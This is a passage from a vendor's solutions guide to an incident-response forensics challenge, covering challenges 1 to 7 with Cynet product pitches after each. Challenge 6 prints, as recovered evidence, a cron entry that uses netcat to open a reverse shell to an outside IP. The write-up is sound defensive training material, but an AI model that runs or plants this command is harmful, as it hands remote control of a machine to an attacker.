

Cynet 2020

IR CHALLENGE SOLUTIONS

Brought to you by



TABLE OF CONTENTS

Introduction	3
Challenge No.1 – Time Machine.....	4
Challenge No.2 – Hello DOK	5
Challenge No.3 – Bling-Bling.....	6
Challenge No.4 – Is that you	7
Challenge No.5 – B4 Catch.....	8
Challenge No.6 – Titan.....	9
Challenge No.7 – Sports.....	10
Challenge No.8 – Sports	11
Challenge No.9 – Can’t Touch This	12
Challenge No.10 – Copy PaSTe.....	13
Challenge No.11 – WhoaMI	14
Challenge No.12 – Kiwi	15
Challenge No.13 – Seashell.....	16
Challenge No.14 – Sneak	17
Challenge No.15 – Universal	18
Challenge No.16 – Notes.....	19
Challenge No.17 – Psss.....	20
Challenge No.18 – Roots	21
Challenge No.19 – 2nd base	23
Challenge No.20 – Meow.....	24
Challenge No.21 – Sad.....	25
Challenge No.22 – Insurance	27
Challenge No.23 – Layers	28
Challenge No.24 – Frog Find	29
Challenge No.25 – DB.....	30

INTRODUCTION

WHY DID WE CREATE THE IR CHALLENGE?

The IR challenge consists of 25 challenges in increasing difficulty, created by top analysts and researchers and built to test and strain the skills of IR pros. While CTF challenges are common, there is no equivalent standard for benchmarking one's ability to investigate a through a forensic mess and retrieve a conclusive and actionable result. In light of the continuous increase in attacks' volume and sophistication and the derived demand for best of breed incident responders, we felt that initiating such a challenge could hardly come at a more appropriate timing and we hope that others will follow suit and launch similar challenges.

OVER 2,500 PARTICIPANTS!

We've created [a dedicated website](#) to host the challenges and made available for anyone who wants to come and show what they've got. The response was amazing – within two weeks more than 2,500 participants enlisted and gave their best shot against the posted challenges.


LEARN THE SOLUTION FOR EACH CHALLENGE

Following the conclusion of the challenge we're now making the solutions available as a free resource for knowledge and inspiration with detailed solution for each challenge. In addition, wherever it was applicable we've added on top of the solution itself, a demonstration how during a real incident response engagement, the challenge could have been solved using Cynet 360.

CYNET 360 FOR INCIDENT RESPONSE

Cynet 360 is the tool of choice for multiple IR professionals as its enterprise grade distribution infrastructure enables responders to rapidly gain visibility into thousands on endpoints in minutes, accelerating and optimizing the initial investigation stage and to identify suspicious endpoints, processes, user accounts, as well as network connections, and closely inspect them for further analysis. At Cynet, we consider incident responders as the ultimate users, therefor we've made Cynet 360 available with no charge for any responder that wants to use it in the course of his\hers IR engagements.

[Learn more about Cynet 360 for incident responders](#)



CHALLENGE NO.1 – TIME MACHINE

1. The instructions of this challenge imply that there has been a suspicious time-based activity (using a well-known technique) which has been used on the desktop files of the CTO’s PC, which should be identified by the participant.
2. The participant downloads the challenge’s relevant file, which is a zipped \$MFT file.
3. Using tool such as “AnalyzeMFT” (or any other alternative) to analyze this \$MFT file using the following syntax:

Analyzemft.py -f “C:\Users\user\Desktop\%MFT” -o CynetIR-TimeMachine.csv” -e

Will provide the following output

Filename #1	Std Info Creation date	Std Info Modification date	Std Info Access date	Std Info Entry date	FN Info Creation date	FN Info Modification date	FN Info Access date	FN Info Entry
/Users/DFIR/Desktop/Original-File-1.txt	2020-01-19 11:15:03.419224	2020-01-19 10:10:31.613453	2020-01-19 11:15:03.419224	2020-01-19 10:10:31.613453	2020-01-19 11:15:03.419224	2020-01-19 11:15:03.419224	2020-01-19 11:15:03.419224	2020-01-19 11
/Users/DFIR/Desktop/Original-File-2.txt	2020-01-19 11:25:43.417400	2020-01-19 10:11:50.363766	2020-01-19 11:25:43.417400	2020-01-19 10:11:50.363766	2020-01-19 11:25:43.417400	2020-01-19 11:25:43.417400	2020-01-19 11:25:43.417400	2020-01-19 11
/Users/DFIR/Desktop/GoogleChrome/NewTest/Test111.txt	2019-01-01 01:01:01	2019-01-01 01:01:02	2019-01-01 01:01:02	2020-01-19 11:37:05.298853	2020-01-19 11:34:46.780716	2020-01-19 11:34:46.780716	2020-01-19 11:34:46.780716	2020-01-19 11
/Users/DFIR/Desktop/GoogleChrome/Original-File-2.txt	2020-01-19 10:11:40.207558	2020-01-19 10:11:50.363766	2020-01-19 10:11:40.207558	2020-01-19 10:11:40.207558	2020-01-19 10:11:40.207558	2020-01-19 10:11:40.207558	2020-01-19 10:11:40.207558	2020-01-19 10
/Users/DFIR/Desktop/GoogleChrome/NewTest	2020-01-19 11:34:38.296400	2020-01-19 11:34:54.063461	2020-01-19 11:34:54.063461	2020-01-19 11:34:38.296400	2020-01-19 11:34:38.296400	2020-01-19 11:34:38.296400	2020-01-19 11:34:38.296400	2020-01-19 11
/Users/DFIR/Desktop/GoogleChrome/Original-File-1.txt	2020-01-19 10:10:24.253754	2020-01-19 10:10:31.613453	2020-01-19 10:10:24.253754	2020-01-19 10:10:31.613453	2020-01-19 10:10:24.253754	2020-01-19 10:10:24.253754	2020-01-19 10:10:24.253754	2020-01-19 10
/Users/DFIR/Desktop/GoogleChrome/NewTest/Test222.txt	2020-01-19 11:34:46.780716	2020-01-19 11:34:59.829836	2020-01-19 11:34:52.241463	2020-01-19 11:34:59.829836	2020-01-19 11:34:46.780716	2020-01-19 11:34:46.780716	2020-01-19 11:34:46.780716	2020-01-19 11
/Users/DFIR/Desktop	2020-01-19 09:37:05.128716	2020-01-19 13:52:35.535488	2020-01-19 13:52:35.535488	2020-01-19 09:37:05.128716	2020-01-19 09:37:05.128716	2020-01-19 09:37:05.128716	2020-01-19 09:37:05.128716	2020-01-19 09
/Users/DFIR/Desktop/desktop.ini	2020-01-19 09:37:05.128716	2020-01-19 09:37:05.206530	2020-01-19 09:37:05.128716	2020-01-19 09:37:05.206530	2020-01-19 09:37:05.128716	2020-01-19 09:37:05.128716	2020-01-19 09:37:05.128716	2020-01-19 09
/Users/DFIR/Desktop/Mod-File.txt	2019-01-01 01:01:01	2019-01-01 01:01:01	2019-01-01 01:01:01	2020-01-19 12:19:30.393381	2020-01-19 11:51:19.329098	2020-01-19 11:51:25.853556	2020-01-19 11:51:25.852087	2020-01-19 11
/Users/DFIR/Desktop/MFT-image	2020-01-19 13:52:06.543705	2020-01-19 13:58:33.790846	2020-01-19 13:58:33.790846	2020-01-19 13:58:33.790846	2020-01-19 13:52:06.543705	2020-01-19 13:52:06.543705	2020-01-19 13:52:06.543705	2020-01-19 13
/Users/DFIR/Desktop/GoogleChrome	2020-01-19 09:48:45.428858	2020-01-19 11:34:43.547672	2020-01-19 11:34:43.547672	2020-01-19 11:34:43.547672	2020-01-19 09:48:45.428858	2020-01-19 09:48:45.428858	2020-01-19 09:48:45.428858	2020-01-19 09
/Users/DFIR/Desktop/GoogleChrome/ChromeSetup.exe	2020-01-19 09:48:53.182939	2020-01-19 09:48:53.412638	2020-01-19 09:48:53.350002	2020-01-19 09:48:53.475748	2020-01-19 09:48:53.350002	2020-01-19 09:48:53.412638	2020-01-19 09:48:53.350002	2020-01-19 09
/Users/DFIR/Desktop/Info.txt.txt	2020-01-19 09:53:06.735767	2020-01-19 09:53:35.548296	2020-01-19 09:53:35.548296	2020-01-19 09:53:38.048417	2020-01-19 09:53:06.735767	2020-01-19 09:53:35.548296	2020-01-19 09:53:35.548296	2020-01-19 09
/Users/DFIR/Desktop/Data.txt	2020-01-19 09:53:06.735767	2020-01-19 09:59:10.080379	2020-01-19 09:53:41.360855	2020-01-19 09:59:10.080379	2020-01-19 09:53:06.735767	2020-01-19 09:53:41.360855	2020-01-19 09:53:41.360855	2020-01-19 09
/Users/DFIR/Desktop/MFT-image/image191.ad1	2020-01-19 13:53:05.319267	2020-01-19 13:53:05.319267	2020-01-19 13:53:05.319267	2020-01-19 13:53:05.319267	2020-01-19 13:53:05.319267	2020-01-19 13:53:05.319267	2020-01-19 13:53:05.319267	2020-01-19 13
/Users/DFIR/Desktop/MFT-image/image191.ad1.txt	2020-01-19 13:53:05.319267	2020-01-19 13:53:05.987387	2020-01-19 13:53:05.319267	2020-01-19 13:53:05.987387	2020-01-19 13:53:05.319267	2020-01-19 13:53:05.319267	2020-01-19 13:53:05.319267	2020-01-19 13
/Users/DFIR/Desktop/MFT-image/image191.ad1.csv	2020-01-19 13:53:05.340216	2020-01-19 13:53:05.422464	2020-01-19 13:53:05.340216	2020-01-19 13:53:05.422464	2020-01-19 13:53:05.340216	2020-01-19 13:53:05.340216	2020-01-19 13:53:05.340216	2020-01-19 13
/Users/DFIR/Desktop/MFT-image/\$MFT	2020-01-19 13:59:08.175491	2020-01-19 13:59:07.567127	2020-01-19 13:59:08.175491	2020-01-19 13:59:07.567127	2020-01-19 13:59:07.567127	2020-01-19 13:59:07.567127	2020-01-19 13:59:07.567127	2020-01-19 13
/Users/DFIR/Desktop/MFT-image/image191.ad1/Apps.index	2020-01-19 12:16:52.202520	2020-01-19 12:16:52.704557	2020-01-19 12:16:52.202520	2020-01-19 12:16:52.202520	2020-01-19 12:16:52.202520	2020-01-19 12:16:52.202520	2020-01-19 12:16:52.202520	2020-01-19 12
/Users/DFIR/Desktop/MFT-image/image191.ad1/0.0.filtertrie.intermediate.txt	2020-01-19 12:16:52.613724	2020-01-19 12:16:52.653730	2020-01-19 12:16:52.613724	2020-01-19 12:16:52.653730	2020-01-19 12:16:52.613724	2020-01-19 12:16:52.613724	2020-01-19 12:16:52.613724	2020-01-19 12
/Users/DFIR/Desktop/MFT-image/image191.ad1/0.1.filtertrie.intermediate.txt	2020-01-19 12:16:52.653730	2020-01-19 12:16:52.655596	2020-01-19 12:16:52.653730	2020-01-19 12:16:52.655596	2020-01-19 12:16:52.653730	2020-01-19 12:16:52.653730	2020-01-19 12:16:52.653730	2020-01-19 12
/Users/DFIR/Desktop/MFT-image/image191.ad1/0.2.filtertrie.intermediate.txt	2020-01-19 12:16:52.655596	2020-01-19 12:16:52.655596	2020-01-19 12:16:52.655596	2020-01-19 12:16:52.655596	2020-01-19 12:16:52.655596	2020-01-19 12:16:52.655596	2020-01-19 12:16:52.655596	2020-01-19 12

4. The output shows that Mod-File.txt has been time stamped by the malicious entity.

Correct answer:


File name: Mod-File.txt

Original Creation Time: 19-01-2020 11:51:19

BONUS: DETECTING TIMESTOMP ATTACKS WITH CYNET

Timestomping is a technique to change a file’s date attributes (creation time, modification time, etc.) in order to seem legitimate and not stand out as newly created files.

Cynet’s “File Monitoring” feature logs every action on any files in the system in real-time and reports it to the Cynet dashboard. So, the Cynet dashboard will always show the real creation, modification, and access times for any file. Additionally, the time stamping activity itself will be logged by Cynet.



CHALLENGE NO.2 – HELLO DOK

1. From the instructions of this challenge it can be understood that an unwanted USB device was plugged into Podrick’s PC, where Theon G is the suspect. The time frame to investigate is February 3, 2020 around 12:00 PM
2. The participant has the following files as artifacts to investigate:

Amcache.hve	1,835,008
DEFAULT	524,288
NTUSER.DAT	1,310,720
SECURITY	65,536
SOFTWARE	70,778,880
SYSTEM	16,515,072

3. Using a USB related artifacts parsing tool, such as “USB Detective”, can show us that a USB device has been plugged to Podrick’s PC around 12:00PM. Where the suspicious Serial/UID is: 4C530000281008116284


Correct answer:

USB Serial: 4C530000281008116284

BONUS: DETECTING USB ACTIVITY WITH CYNET

Cynet has the ability to monitor and report windows events in real time.

Windows Security Log Event ID 6416, will include information about any new USB device that is connected to the system. Additionally, Cynet can alert on changes to registry keys, such as the “**SYSTEM\CurrentControlSet\Enum\USBSTOR**” key which contains information about connected USB devices.



CHALLENGE NO.3 – BLING-BLING

1. The story lets the participants understand that an unwanted access to Lord Varys' financial file has been made, where John Snow and Daenerys Targaryen are the main suspects.
2. The participant downloads John's and Daenerys's:
 - AutomaticDestinations
 - CustomDestinations

Directories, which are known to include Jump-Lists artifacts data.

3. Parsing the data using Jump-Lists parsing tools such as "JumpListExplorer" will reveal that John is probably the malicious entity which accessed the finance file, due to the WinRAR related Jump-Lists data, as can be seen on the following screenshot:

Entry Number	Target Created On	Target Modified On	Target Accessed On	Absolute Path	Extra Block Count
3	2020-02-07 00:10:38	2020-02-07 00:10:38	2020-02-07 00:10:38	Games\CandyC.rar	
4	2020-02-07 00:10:33	2020-02-07 00:10:33	2020-02-07 00:10:33	Games\Monopoly2.rar	
1	2020-02-07 00:04:16	2020-02-07 00:04:16	2020-02-07 00:04:16	Games\NiceGame.rar	
2	2020-02-07 00:03:54	2020-02-06 23:33:47	2020-02-07 00:03:54	Personal Information\Warys-Secret\Finance-Summary.rar	


Correct answer:

Suspect first name: John

Examined host Creation Time stamp: 2020-02-07 00:03:54

BONUS: DETECTING FILE ACCESS ACTIVITIES WITH CYNET

Cynet's "File Monitoring" feature logs every action on any files in the system in real-time and reports it to the Cynet dashboard. So, the Cynet dashboard will always show all access times for any file, including information about the user that accessed the file.



CHALLENGE NO.4 – IS THAT YOU

1. The story reveals that the Domain Controller of GOT Ltd. is suspected to be compromised, since the server has crashed a few times lately, along with some other suspicious errors.
2. The investigator gets a memory dump which has been taken from the DC for them to find a suspicious process in the memory image.
3. Using memory forensics tool, such as “Volatility” to analyze the memory image, and find the processes within it, should lead to the finding of suspicious process which is probably suspicious, that tried to hide in plain sight: lsass.exe (“i” instead of “l”). Some volatility plugins can be used to discover this process, when in this example the following syntax has been used (using plist plugin): Vol.py -f “C:\users\user\Desktop\memdump.mem” –profile=Win2012R2x64_18340 plist

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start
0xffffe014dccc0040	System	4	0	83	0	----	0	2020-02-07 16:17:14 UTC+0000
0xffffe014e7d6900	smss.exe	212	4	2	0	----	0	2020-02-07 16:17:14 UTC+0000
0xffffe014f078900	csrss.exe	304	296	8	0	0	0	2020-02-07 16:17:20 UTC+0000
0xffffe014f06e000	wininit.exe	424	296	1	0	0	0	2020-02-07 16:17:22 UTC+0000
0xffffe014f36e900	services.exe	496	424	4	0	0	0	2020-02-07 16:17:23 UTC+0000
0xffffe014f05f900	svchost.exe	504	424	27	0	0	0	2020-02-07 16:17:23 UTC+0000
0xffffe014f09d900	svchost.exe	628	496	7	0	0	0	2020-02-07 16:17:34 UTC+0000
0xffffe014f097900	svchost.exe	668	496	7	0	0	0	2020-02-07 16:17:34 UTC+0000
0xffffe014f095900	svchost.exe	784	496	12	0	0	0	2020-02-07 16:17:36 UTC+0000
0xffffe014f093900	svchost.exe	828	496	38	0	0	0	2020-02-07 16:17:36 UTC+0000
0xffffe014f4d55c0	svchost.exe	884	496	16	0	0	0	2020-02-07 16:17:37 UTC+0000
0xffffe014f4e4f900	svchost.exe	968	496	18	0	0	0	2020-02-07 16:17:38 UTC+0000
0xffffe014f577500	svchost.exe	492	496	15	0	0	0	2020-02-07 16:17:39 UTC+0000
0xffffe014f70f000	spoolsv.exe	1228	496	9	0	0	0	2020-02-07 16:18:00 UTC+0000
0xffffe014f6543c0	Microsoft.Acti	1260	496	10	0	0	0	2020-02-07 16:18:00 UTC+0000
0xffffe014f6ec900	dfsrs.exe	1296	496	16	0	0	0	2020-02-07 16:18:04 UTC+0000
0xffffe014f73f900	dns.exe	1332	496	14	0	0	0	2020-02-07 16:18:04 UTC+0000
0xffffe014f76f900	ismserv.exe	1360	496	6	0	0	0	2020-02-07 16:18:04 UTC+0000
0xffffe014f7b96c0	VGAuthService.	1452	496	2	0	0	0	2020-02-07 16:18:05 UTC+0000
0xffffe01501bf900	vmtoolsd.exe	1572	496	11	0	0	0	2020-02-07 16:18:07 UTC+0000
0xffffe01501e4000	dfssvc.exe	1608	496	11	0	0	0	2020-02-07 16:18:08 UTC+0000
0xffffe01510b2900	vids.exe	1860	496	11	0	0	0	2020-02-07 16:18:14 UTC+0000
0xffffe01510d9900	svchost.exe	1932	496	3	0	0	0	2020-02-07 16:18:14 UTC+0000
0xffffe01510d9400	svchost.exe	1948	496	8	0	0	0	2020-02-07 16:18:14 UTC+0000
0xffffe014f6e4780	dllhost.exe	1592	496	10	0	0	0	2020-02-07 16:18:17 UTC+0000
0xffffe0151154900	msdtc.exe	2028	496	9	0	0	0	2020-02-07 16:18:19 UTC+0000
0xffffe01511fe900	hmiPrvSE.exe	2256	628	9	0	0	0	2020-02-07 16:18:22 UTC+0000
0xffffe0150193800	csrss.exe	2828	1812	10	0	2	0	2020-02-07 16:22:25 UTC+0000
0xffffe014f198900	winlogon.exe	2832	1812	2	0	2	0	2020-02-07 16:22:25 UTC+0000
0xffffe014de7f900	dum.exe	1724	2832	7	0	2	0	2020-02-07 16:22:25 UTC+0000
0xffffe015020e900	taskhostex.exe	2964	828	5	0	2	0	2020-02-07 16:22:35 UTC+0000
0xffffe014f455900	explorer.exe	912	1368	41	0	2	0	2020-02-07 16:22:35 UTC+0000
0xffffe014f49d900	vmtoolsd.exe	2016	912	1	0	2	0	2020-02-07 16:22:46 UTC+0000
0xffffe014f378000	vmtoolsd.exe	2684	912	8	0	2	0	2020-02-07 16:22:46 UTC+0000
0xffffe014dea5900	lsass.exe	232	912	1	0	2	0	2020-02-07 17:38:04 UTC+0000
0xffffe014ed05900	cmd.exe	948	232	1	0	2	0	2020-02-07 17:38:04 UTC+0000
0xffffe01513d5000	conhost.exe	2406	948	2	0	2	0	2020-02-07 17:38:04 UTC+0000
0xffffe01513d9900	powershell.exe	1284	948	7	0	2	0	2020-02-07 17:38:04 UTC+0000


Correct answer:

PID of suspicious process: 232

PPID of suspicious process: 912

BONUS: DETECTING MASQUERADING ATTACKS WITH CYNET

Masquerading is the attempt of a malicious process to “hide in plain sight” by using names that seem legitimate. Cynet Driver capabilities will alert on processes that attempt to use legitimate process names. Additionally, the File monitoring feature will include the full details on any file executed in the system.



CHALLENGE NO.5 – B4 CATCH

1. The story informs the investigator that some suspicious SIEM alerts have been found by the security personnel of GOT Ltd. The alerts included a file named scvhost.exe which has been recognized on some other organizational hosts. The investigator has been asked to determine if the suspicious “scvhost.exe” has been executed on one of the stations, and if it did, how many times.
2. The participant downloads the “prefetch” folder, which contains the prefetch files.
3. Parsing these files using a dedicated 3rd party tool, such as “PECmd”, can easily give the investigator a clear indication that the file has executed 4 times, with the last execution being made on 2020-02-07 21:26

2/7/2020 0:24	#####	RUNTIMEBROKER.EXE	F635158E	27662	Windows	2	2/7/2020 0:24	2/6/2020 23:44		
2/6/2020 23:43	#####	RUNTIMEBROKER.EXE	FFB3E7FD	20670	Windows	1	2/6/2020 23:43			
2/7/2020 21:26	#####	SCVHOST.EXE	E4213C89	32064	Windows	4	2/7/2020 21:26	2/7/2020 21:25	2/7/2020 21:24	2/7/2020 21:21
2/7/2020 21:46	#####	SDELETE.EXE	90E3F9AF	34678	Windows	4	2/7/2020 21:46	2/7/2020 21:46	2/7/2020 21:37	2/7/2020 21:35


Correct answer:

Time Stamp – 2020-02-07 21:26

Number of Executions – 4

BONUS: DETECTING FILE EXECUTIONS WITH CYNET


Cynet’s Forensics dashboard shows every execution occurrence of every file across the organization:



CHALLENGE NO.6 – TITAN

1. The story tells us that the Ubuntu server is suspected to be compromised and the investigator should find out what is the IP of the listener. The story gives a little hint using the words: “We are going from server to server to find his little birds who keep talking, each day on the same hour.” Which can lead the investigator to a scheduled task.

2. The file which the user downloaded includes the following folders:



3. The investigator should look for a suspicious cronjob, which in this case runs a bash script, starting a netcat shell to the C2 server.

Name	Date modified	Type	Size
margaery		File	1 KB

```
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (- installed on Wed Feb 12 01:23:08 2020)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
* * * * * nc -c /bin/sh 17.71.29.75 4443
```

Correct Answer

C2 IP: 17.71.29.75


BONUS: NETWORK FORENSICS WITH CYNET

Cynet logs any network activity of its protected servers, including IP's, ports, the related process, and running user. A quick search in the network forensics tab of Cynet will show the IP address that nc was connected to. Additionally, Cynet will actively alert on any suspicious network activity.



CHALLENGE NO.7 – SPORTS

1. The story reveals the Sansa felt unwell, and probably was infected (hint). When she wakes up (hint to boot time), she starts coughing up commercials for Anti-Marriage campaigns. The investigator needs to find the issue.
2. The investigator should understand that he should look for a persistence mechanism and when downloading the files which includes the user profile of Sansa, should understand that it is probably a user-level persistence mechanism.
3. By opening the NTUSER.DAT file using a registry parser, such as Registry Explorer, and looking for known persistence registry keys, the executable – Frag-AGREWEHDFG.exe can be found, added to the Run key. (the Value name is “sickness” which also implies the relevance of this registry entry to the story)




Value Name	Value Type	Data
OneDrive	RegSz	"C:\Users\sansa\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
sickness	RegSz	C:\Users\public\Frag-AGREWEHDFG.exe

Correct answer

File Name: Frag-AGREWEHDFG.exe

